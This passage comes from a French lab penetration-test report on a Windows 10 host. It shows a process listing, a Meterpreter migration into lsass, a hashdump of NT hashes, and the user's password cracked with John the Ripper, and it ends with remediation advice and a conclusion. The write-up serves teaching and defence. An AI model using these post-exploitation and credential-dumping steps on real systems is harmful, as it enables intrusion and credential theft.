 1840  592   spoolsv.exe               x64   0        AUTORITE NT\Syst◆◆me         C:\Windows\System32\spoolsv.exe
 1904  592   svchost.exe               x64   0        AUTORITE NT\SERVICE LOCAL    C:\Windows\System32\svchost.exe
 2072  592   svchost.exe               x64   0        AUTORITE NT\SERVICE LOCAL    C:\Windows\System32\svchost.exe
 2232  2836  setup_lab.exe             x64   1        CARINE\carine                C:\Users\carine\Desktop\setup_lab.exe
 2496  564   dasHost.exe               x64   0        AUTORITE NT\SERVICE LOCAL    C:\Windows\System32\dasHost.exe
 2688  592   svchost.exe               x64   0        AUTORITE NT\SERVICE LOCAL    C:\Windows\System32\svchost.exe
 2724  708   MicrosoftEdge.exe         x64   1        CARINE\carine                C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\MicrosoftEdge.exe
 2756  708   MicrosoftEdgeCP.exe       x64   1        CARINE\carine                C:\Windows\System32\MicrosoftEdgeCP.exe
 2836  60    explorer.exe              x64   1        CARINE\carine                C:\Windows\explorer.exe
```

```
 2872  1112  sihost.exe                x64   1        CARINE\carine                C:\Windows\System32\sihost.exe
 2892  592   svchost.exe               x64   1        CARINE\carine                C:\Windows\System32\svchost.exe
 2932  708   dllhost.exe               x64   1        CARINE\carine                C:\Windows\System32\dllhost.exe
 2948  1112  taskhostw.exe             x64   1        CARINE\carine                C:\Windows\System32\taskhostw.exe
 3204  2232  yxhLxOgIX.exe             x86   1        CARINE\carine                C:\Users\carine\AppData\Local\Temp\yxhLxOgIX.exe
 3228  708   RuntimeBroker.exe         x64   1        CARINE\carine                C:\Windows\System32\RuntimeBroker.exe
 3268  708   TextInputHost.exe         x64   1        CARINE\carine                C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\InputApp\TextInputHost.exe
 3308  708   StartMenuExperienceHost.exe x64 1        CARINE\carine                C:\Windows\SystemApps\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy\StartMenuExperienceHost.exe
 3404  708   RuntimeBroker.exe         x64   1        CARINE\carine                C:\Windows\System32\RuntimeBroker.exe
 3472  708   RuntimeBroker.exe         x64   1        CARINE\carine                C:\Windows\System32\RuntimeBroker.exe
 3600  708   SearchApp.exe             x64   1        CARINE\carine                C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\SearchApp.exe
 3724  708   RuntimeBroker.exe         x64   1        CARINE\carine                C:\Windows\System32\RuntimeBroker.exe
 3828  708   ApplicationFrameHost.exe  x64   1        CARINE\carine                C:\Windows\System32\ApplicationFrameHost.exe
 4128  708   browser_broker.exe        x64   1        CARINE\carine                C:\Windows\System32\browser_broker.exe
 4452  708   ShellExperienceHost.exe   x64   1        CARINE\carine                C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe
 4548  708   WinStore.App.exe          x64   1        CARINE\carine                C:\Program Files\WindowsApps\Microsoft.WindowsStore_11910.1002.5.0_x64__8wekyb3d8bbwe\WinStore.App.exe
 4632  708   RuntimeBroker.exe         x64   1        CARINE\carine                C:\Windows\System32\RuntimeBroker.exe
 4700  708   SystemSettings.exe        x64   1        CARINE\carine                C:\Windows\ImmersiveControlPanel\SystemSettings.exe
```

Regarde bien la ligne du processus lsass.exe :

- PID : 604
- User : AUTORITE NT\Système

C'est exactement là que tu dois aller pour que hashdump fonctionne.

La Migration :

```
meterpreter > migrate 604
[*] Migrating from 3204 to 604...
[*] Migration completed successfully.
meterpreter >
```

Lance l'extraction :

```
meterpreter > hashdump
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
carine:1001:aad3b435b51404eeaad3b435b51404ee:175f36723f98466185d2664a19c41185:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:624b217927f2d8cff3449a97be92e6de:::
meterpreter >
```

- Hash récupéré (carine) : 175f36723f98466185d2664a19c41185 (Format NT).

5.3 Cassage de mots de passe (Cracking)

L'outil John the Ripper a été employé avec une liste de mots de passe (wordlist).

Le "Cracking" :

Copie le hash de carine dans un fichier sur ta Kali :

```
┌──(root㉿carine)-[/home/carine/Bureau]
└─# echo "175f36723f98466185d2664a19c41185" > hash.txt

┌──(root㉿carine)-[/home/carine/Bureau]
└─#
```

Utilise John the Ripper avec la liste de mots de passe :

```
┌──(root㉿carine)-[/home/carine/Bureau]
└─# john --format=NT --wordlist=passwords.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 13 candidates left, minimum 24 needed for performance.
carine           (?)
1g 0:00:00:00 DONE (2026-04-01 00:00) 50.00g/s 650.0p/s 650.0c/s 650.0C/s alex..celian
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

┌──(root㉿carine)-[/home/carine/Bureau]
└─# john --show --format=NT hash.txt
?:carine

1 password hash cracked, 0 left
```

- Mot de passe identifié : carine
- Analyse : La rapidité du cracking démontre qu'une politique de mots de passe faibles rend toute la sécurité du système caduque.

6. Synthèse et Remédiations

Ce test démontre qu'un système Windows, bien que moderne, devient extrêmement vulnérable si les couches de défense périmétriques et locales sont mal configurées.

Vulnérabilité	Solution Préconisée
Défenses désactivées	Activer Windows Defender et le Pare-feu via GPO (Stratégie de groupe).
Privilèges excessifs	Appliquer le principe du moindre privilège (Standard User au lieu d'Admin).
Mots de passe faibles	Imposer une politique de complexité (12 caractères, caractères spéciaux).
Exposition des Hashs	Activer la protection LSA et utiliser l'outil Windows Defender Credential Guard.

7. Conclusion

Ce projet de laboratoire a permis de simuler l'intégralité d'une chaîne d'attaque, de la reconnaissance initiale à l'exfiltration de données sensibles sur un système Windows 10.

Les résultats obtenus démontrent de manière probante qu'un système d'exploitation, même récent, ne peut assurer sa propre sécurité si les couches de protection fondamentales (Pare-feu, EDR/Antivirus, Contrôle de compte utilisateur) sont désactivées ou mal configurées. L'exploitation réussie via Metasploit et le cassage de mot de passe par John the Ripper mettent en lumière deux vulnérabilités critiques souvent rencontrées en entreprise :

1. Le facteur humain : L'utilisation de mots de passe faibles (identiques au nom d'utilisateur) rend inefficaces les mécanismes de chiffrement les plus avancés.
2. La gestion des privilèges : Le succès du contournement de l'UAC prouve qu'un utilisateur disposant de droits trop étendus constitue une passerelle idéale pour une compromission totale du système (accès SYSTEM).

En conclusion, ce test d'intrusion souligne que la cybersécurité ne repose pas uniquement sur la technologie, mais sur une combinaison de configurations rigoureuses, de mises à jour constantes et d'une sensibilisation accrue des utilisateurs. Ce laboratoire constitue une base solide pour comprendre la mentalité des attaquants et, par extension, mieux préparer les stratégies de défense (Blue Team) pour protéger les infrastructures contre les menaces réelles.